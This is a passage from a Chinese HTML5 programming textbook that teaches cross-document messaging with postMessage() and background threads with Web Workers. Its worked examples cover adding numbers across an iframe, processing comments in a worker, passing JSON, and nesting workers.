


图 8-7　Opera 浏览器地图效果

8.2　网络通信 API

HTML 5 受广大开发者重视与青睐的重要原因之一在于：它可以方便地调用或访问众多的 API。本节将介绍 HTML 5 如何通过跨文档消息传输实现网路通信功能。

8.2.1　postMessage()方法

为了代码的安全性，在 JavaScript 脚本中不允许跨域访问其他页面中的元素，这给不同的页面数据互访带来了障碍。HTML 5 刚好解决了这个问题，实现了在两个不同的域名与端口之间接收发送数据的功能。

HTML 5 中实现跨域页面间的数据互访需要调用对象的 postMessage()方法，该方法的语法形式如下所示：

```
otherwindow.postMessage(message,trageOrigin);
```

上述语法中 postMessage()方法包含两个参数：message 表示所发送的消息文本，它可以是 JSON 对象转换后的字符内容；targetOrigin 表示发送数据的 URL 来源，可以在 URL 地址字符串中使用通配符*指定全部地址。otherwindow 为接收数据页面的引用对象，它可以通过 window.open()方法返回该对象，也可以通过下标返回 window.frames 的单个实体对象，还可以是 iframe 的 contentWindow 属性。

8.2.2　跨文档消息传输

上一节已经简单介绍了 postMessage()方法，为了更好地连接跨文档消息传输，下面通过一个案例进行详细介绍。

【实践案例 8-4】

在本案例中首先创建父页面向 iframe 子页面发送消息，iframe 子页面接收消息并显示在本页面中，然后再向父页面返回消息，最后父页面接收从子页面传递的消息并将该消息输出。实现该操作的主要步骤如下所示：

（1）添加新的 HTML 页面，在页面的合适位置添加 input 元素、iframe 元素和 div 元素，它们分别表示用户输入的内容，子页面的链接内容及计算的结果。页面的相关代码如下所示：

```
<h2>计算两个数字的和</h2>
<table style="font-size:14px">
    <tr>
        <td>请输入第一个数字：</td><td><input type="text" id="txtFirstOne"
        value="10" /></td>
    </tr>
    <tr>
        <td>请输入第二个数字：</td><td><input type="text" id="txtSecondTwo"
        value="10" /></td>
    </tr>
    <tr>
        <td colspan="2" align="center"><input type="button" id="btnAdd"
        value=" 提 交 " onClick="BtnClick()" /></td>
    </tr>
</div>
<iframe id="sonFrame" src="kuawendang_zi.html" style=" width:0px; height:
0px;"></iframe>
<div id="result"></div>
```

（2）用户输入内容完成后单击【提交】按钮触发 onclick 事件调用 BtnClick 函数，该函数的具体代码如下所示：

```
function BtnClick()
{
    var str = document.getElementById("txtFirstOne").value; //第一个数值
    var two = document.getElementById("txtSecondTwo").value;//第二个数值
    var result = parseInt(str)+parseInt(two);          //计算两个数字的和
   document.getElementById("sonFrame").contentWindow.postMessage(result,
    "http://localhost ");
window.frames[0].postMessage("Hello","http://localhost/Hello/eight/tong
xin/kuawendang zhu.html");
}
```

上述代码中分别获取用户输入的两个数字，然后计算这两个数字的和，并且将计算的结果保存到变量 result 中。然后通过当前父页面子框架的 ID 的 postMessage()方法向页面发送消息。

（3）添加新的 HTML 页面作为子页面，为了接受从父页面传递的数据，在页面加载时

为页面添加 message 事件。如果页面添加该事件成功，则通过 postMessage()方法向页面发送数据，并且通过 data 属性获取发送过来的数据，origin 属性检测互通数据的域名是否正确。该属性可以避免因域名不正确产生的恶意代码来源，确保数据交互的安全性。子页面 JavaScript 脚本中的具体代码如下所示：

```
window.addEventListener("message",
    function(event){
        if(event.origin != "http://localhost")  //判断请求来源是否为指定的值
            return;                             //返回不进行任何数据操作
        event.source.postMessage("计算的结果是:"+event.data,event.origin);
    }
    ,false);
```

（4）调用 postMessage()方法时会向页面发送数据请求并且触发 message 事件，为父页面的 JavaScript 脚本中添加该事件。其具体代码如下所示：

```
window.addEventListener("message",
    function(event){
        if(event.origin != "http://localhost")  //判断请求来源是否为指定的值
            return;                             //返回不进行任何数据操作
        document.getElementById("result").innerHTML = event.data;
    }
,false);
```

上述代码中如果添加事件成功则调用回调函数显示数据，event 对象的 data 属性表示捕获从子页面发送过来的数据，且将该数据显示到 ID 为 result 的 div 元素中。

（5）运行本案例输入内容后单击【提交】按钮进行测试，页面的最终运行效果如图 8-8 所示。




图 8-8　案例 8-4 运行效果

8.3　使用 Web Worker 处理线程

HTML 5 中 Web Worker 是构造 Web 应用程序的重要技术，使用该技术可以解决 HTML

5 之前因为某个脚本耗时过长而跳出一个对话框提示用户脚本运行时间过长，导致用户不得不结束这个处理的尴尬情况。本节将详细介绍如何使用 Web Worker 处理线程。

8.3.1 Web Worker 概述

Web Worker 是 HTML 5 中新添加的、用来在 Web 应用程序中实现后台处理的一项技术。为了解决之前版本中耗费时间长、中断执行的处理及长时间无反应的情况，HTML 5 中也增加了 Web Worker API，使用这个 API 用户可以很容易地创建后台运行的线程（HTML 5 中被称为 worker）。这样如果将可能耗费较长时间的处理交给后台去执行的话，对用户在前台页面中执行的操作就不会受到影响。


Web Worker 进程能够在不影响用户界面的情况下处理任务，并且它可以使用 XMLHttpRequest 来处理 I/O，无论 responseXML 和 channel 属性是否为 null。它也为 Web 前端网页上的脚本提供了一种能在后台进程中运行的方法。一旦它被创建，Web Worker 就可以通过 postMessage()向任务池发送任务请求，执行完之后再通过 postMessage()把消息返回给创建者指定的事件，使其处理程序。

1. 创建和使用 Worker

创建后台线程的步骤非常简单，在 Worker 类的构造器中将需要在后台线程中执行的脚本文件的 URL 作为参数传入，然后创建 Worker 对象即可。其主要代码如下所示：

```
var worker = new Worker("numberadd.js");
worker.postMessage();
```

上述代码首先创建了一个名为 worker 的后台线程，该对象创建完成后调用 postMessage()方法向后台线程发送文本格式的 data 数据。



在后台线程中是不能访问页面或窗口对象的，如果在后台线程的脚本文件中使用到 window 对象或 document 对象则会发生错误。

为了在前台接收后台线程返回的数据，需要在定义 work 对象后添加一个 message 事件，该事件用于捕获后台线程返回的数据。其调用格式如下所示：

```
worker.addEventListener("message",function(event){
    alert(event.data);                    //后台处理完成后返回到前台的数据。
    /* 省略其他代码的显示 */
},false)
```

图 8-9 为 Web Worker 的简单操作流程图。

2. Web Worker 的简单应用

上面已经简单介绍了如何创建和使用 Web Worker，下面主要通过一个案例演示如何使

用 Worker 对象处理线程。




图 8-9　Web Worker 的操作流程图

【实践案例 8-5】

本案例中页面加载时创建一个 Worker 后台线程，当输入内容完成后单击按钮向后台线程发送输入内容，后台线程将数据处理完成后返回前台调用并输入消息。实现该功能的具体步骤如下所示：

（1）添加新的 HTML 页面，在页面的合适位置添加 textarea 元素、input 元素和 div 元素等。其具体代码如下所示：

```
内   容:
<label><textarea name="textarea" id="textarea" cols="0" rows="0" class=
"detail_content" placeholder="请输入您的评价内容"></textarea></label>
评论人: <label><input type="text" name="cname" id="commentname" cols="0"
rows="0" /></label>
<div><a href="javascript:;" onClick="btnSend();" class="button">提 交</a>
</div>
<div id="showSpan"> </div>
```

（2）在 JavaScript 中首先判断浏览器是否支持 Worker 对象，如果支持则直接创建该对象，如果不支持则弹出提示。具体代码如下所示：

```
var objWorker;
if(typeof(Worker)!=="undefined")
{
    objWorker = new Worker("js/comment.js");
```

```
    }
    else
    {
        alert("该浏览器不支持Web Worker");
    }
```


（3）单击【提交】按钮时触发该按钮的 onclick 事件调用 btnSend()函数，该函数的具体代码如下所示：

```
function btnSend()
{
    var content = document.getElementById("textarea").value;    //评论内容
    var name = document.getElementById("commentname").value;    //评论人
    var con = name + "@" + content;                              //组合结果
    objWorker.postMessage(con);                                  //发送信息
}
```

上述代码首先获取用户输入的评论内容和评论人，然后将它们组合保存到变量 con 中，最后调用 objWorker 对象的 postMessage()方法发送内容。

（4）创建名称为 comment.js 的文件，在该文件中接收页面传过来的内容。该文件中的具体代码如下所示：

```
onmessage = function(event){
    var datas = event.data;                             //获取从页面中传入的数据
    var splits = datas.split('@');                      //以@进行拆分
    var result = "";                                    //声明变量保存最后的信息
    result = splits[0] + "的评论内容是: " + splits[1];
    postMessage(result);
}
```

上述代码首先调用 event 对象的 data 对象获取从页面中传入的数据，然后调用 split()方法拆分以@为主的内容，最后调用 postMessage()方法将保存到 result 变量中的内容返回到上个页面。

（5）调用 postMessage()方法时会触发 onmessage 事件，在页面中通过 objWorker 对象的 onmessage 事件来获取信息并接收，最后将内容显示到 div 元素中。其具体代码如下所示：

```
objWorker.onmessage = function(event)
{
    document.getElementById("showSapn").innerHTML = event.data;
}
```

（6）运行本案例，输入内容后单击【提交】按钮查看效果，最终运行效果如图 8-10 所示。

图 8-10　案例运行效果

8.3.2　线程中的 JavaScript

线程中可以使用 JavaScript 脚本文件，表 8-2 列出了在线程中所有可用的变量、方法与类。

表 8-2　线程中可用的 JavaScript 文件

文件名称	说明
self	该关键字用来表示本线程范围内的作用域
postMessage(message)	向创建线程的源窗口发送消息
onmessage	获取接收消息的事件句柄
importScripts(urls)	导入其他 JavaScript 脚本文件，参数为脚本文件的 URL 地址
navigator	与 window.navigator 对象类似，包含 appName、userAgent 和 appVersion 等属性
sessionStorage 和 localStorage	可以在线程中使用 Web Storage
XMLHttpRequest	可以在线程中处理请求
Web Workers	可以在线程中嵌套线程
setTimeout 和 setInterval	在线程中实现定时处理
close()	结束本线程
eval()、escape()和 isNaN()等	可以使用 JavaScript 的所有核心函数
object	可以创建和使用本地对象
WebSockets	可以使用 Web API 向服务器发送和接收消息



导入的脚本文件必须与使用该线程文件的页面在同一个域中，并且在同一个端口中。

对于多个 JavaScript 文件组成的应用程序来说，可以通过包含 script 元素的方式在页面加载时同步加载 JavaScript 文件，但是由于 Web Worker 没有访问 document 对象的权限，所以必须通过 importScripts 导入其他的 JavaScript 文件，其使用方法如下所示：

```
importScripts("mycontent.js");
```

可以使用 importScripts 导入多个脚本文件，它们会按照顺序执行。其主要代码如下所示：

```
importScripts("mycontent.js","login.js")
```


8.3.3 使用线程处理 JSON 对象

除了线程可以处理一般数据外，还可以传递 JSON 对象进行处理，即可以通过后台线程传递一个 JSON 对象给前台，前台接收并显示对象中的内容。

【实践案例 8-6】

在本案例中，页面加载时创建一个 Worker 后台线程，该线程返回给前台页面一个 JSON 对象，然后在前台获取该 JSON 对象，使用遍历的方式显示对象中的内容。实现本案例的具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 div 元素，该元素显示 JSON 对象中的所有内容。相关代码如下所示。

```
<header><h1>其他信息</h1></header>
<div id="AuthorInfo"></div>
```

（2）页面加载时首先判断浏览器是否支持 Worker 对象，如果不支持则弹出提示，如果支持则直接创建该对象并调用 postMessage()方法发送消息。其具体代码如下所示：

```
var objWorker;
if(typeof(Worker)!=="undefined")
{
    objWorker = new Worker("js/json.js");
    objWorker.postMessage();
}
else
{
    alert("该浏览器不支持 Web Worker");
}
```

（3）添加名称为 json.js 的脚本文件，然后在该文件中声明变量 json，然后在 onmessage 事件中调用 postMessage()方法将该变量传入返回到上一个页面中。该文件的具体代码如下所示：

```
var json ={
    作者:"E.B.怀特",
    译者:"任溶溶",
    ISBN:"7532733416",
    页数:236,
    定价:18.90,
    出版社:"上海译文出版社",
```

```
        装帧:"平装",
        出版时间:"2004-05"
    }
    self.onmessage = function(event){
        self.postMessage(json);
    }
```

（4）添加 objWorker 对象的 onmessage 事件，然后在该事件中通过 for 语句遍历显示 JSON 对象中的内容，并显示到 id 名称为 AuthorInfo 的 div 元素中。该事件的具体代码如下所示：

```
    objWorker.onmessage = function(event)
    {
        var strHTML = "<ul>";
        var ev = event.data;
        for(var i in ev)
        {
            strHTML += "<li>"+i+": <b>"+ev[i]+"</b></li>";
        }
        strHTML += "</ul>";
        document.getElementById("AuthorInfo").innerHTML = strHTML;
    }
```

（5）运行本案例进行测试，页面的最终运行效果如图 8-11 所示。




图 8-11　多线程处理 JSON 数据的运行效果

8.3.4　线程嵌套

上一节介绍了如何使用后台子线程分割处理前台 JavaScript 代码的方法，其实在线程中还可以嵌套子线程，这样可以把一个较大的后台线程切割分成几个子线程，在每个子线程中各自完成相对独立的一部分工作。这种方法可以将各功能模块进行分离，形成独立的子模块，并且有利于 Web 应用的开发。

【实践案例 8-7】

在本案例中随机生成 10 位数字，然后找出能被 3 整除的数字并将它们作为登录时的

验证码。实现该功能的主要步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 input 元素和 span 元素。页面的相关代码如下所示：

```
<table height=223 cellSpacing=0 cellPadding=2 width="78%" align=center
border=0>
    <tbody>
        <tr><td><span class=style1>用户登录:请输入您的帐号和密码</span></td>
        </tr>
        <tr> <td>帐 号: <input class=input2 maxLength=20 size=15 > </td></tr>
        <tr> <td>密 码: <input class=input2 type=password maxLength=20
        size=15 > </td></tr>
        <tr><td>验证码:<td><input class=input2 maxLength=4 size=5 name=
        authCode><span id="code" style="background-image:url(images/
        authimg.gif); letter-spacing:2px;"></span></td></tr>
        <tr><td><input type=image src="images/button_logon6a.gif" name=
        image></td></tr>
    </tbody>
</table>
```

（2）页面加载时根据当前浏览器是否支持 Worker 对象创建后台线程，然后调用 postMessage()方法发送消息。其具体代码如下所示：

```
var objWorker;
if(typeof(Worker)!=="undefined")
{
    objWorker = new Worker("js/script.js");
    objWorker.postMessage();
}
else
{
    alert("该浏览器不支持Web Worker");
}
```

（3）创建名称为 script.js 的脚本文件，该文件为后台线程的主线程。在主线程中随即生成一个包含 10 位数字的数组，然后把该数组提交到子线程。在子线程中把能被 3 整除的数字挑选出来，然后送回主线程，主线程再把挑选结果送回页面进行显示。该文件的具体代码如下所示：

```
self.onmessage = function(event){
    var intArray = new Array(10);                         //声明数组
    for(var index = 0; index < intArray.length; index++) {
        intArray[index] = parseInt(Math.random() * 10)  //生成随机数字
    }
    var worker = new Worker("script2.js");                //创建子线程
    worker.postMessage(JSON.stringify(intArray));         //提交数组到子线程
```

```
    worker.onmessage = function(event1)        //将处理后的数据返回页面
    {
        self.postMessage(event1.data);
    }
}
```

（4）创建名称为 script2.js 的脚本文件，该文件为后台线程的子线程。该线程在接收到的随机数组中挑选出能被 3 整除的数字，然后拼接成字符串并返回。该文件的具体代码如下所示：

```
onmessage = function(event){
    var data = JSON.parse(event.data);              //接收主线程传递的数组
    var returnArray = new Array();                  //创建新数组对象
    var temp;                                       //声明变量
    for(var index = 0; index < data.length; index++) {
        if((temp = data[index]) % 3 == 0) {         //判断是否能被 3 整除
            returnArray.push(temp);                 //添加到变量 temp 中
        }
    }
    postMessage(JSON.stringify(returnArray));       //将消息返回到主线程中
    close();                                        //结束线程
}
```

（5）在页面中添加接收主线程信息的代码，在该代码中将接收的数据进行拆分，然后再分别显示到 id 为 code 的 span 元素中。其具体代码如下所示：

```
objWorker.onmessage = function(event)
{
    var codes = event.data.split(',');
    for(var i in codes)
    {
        document.getElementById("code").innerHTML += codes[i];
    }
}
```

（6）运行本案例的代码进行测试，页面的最终运行效果如图 8-12 所示。

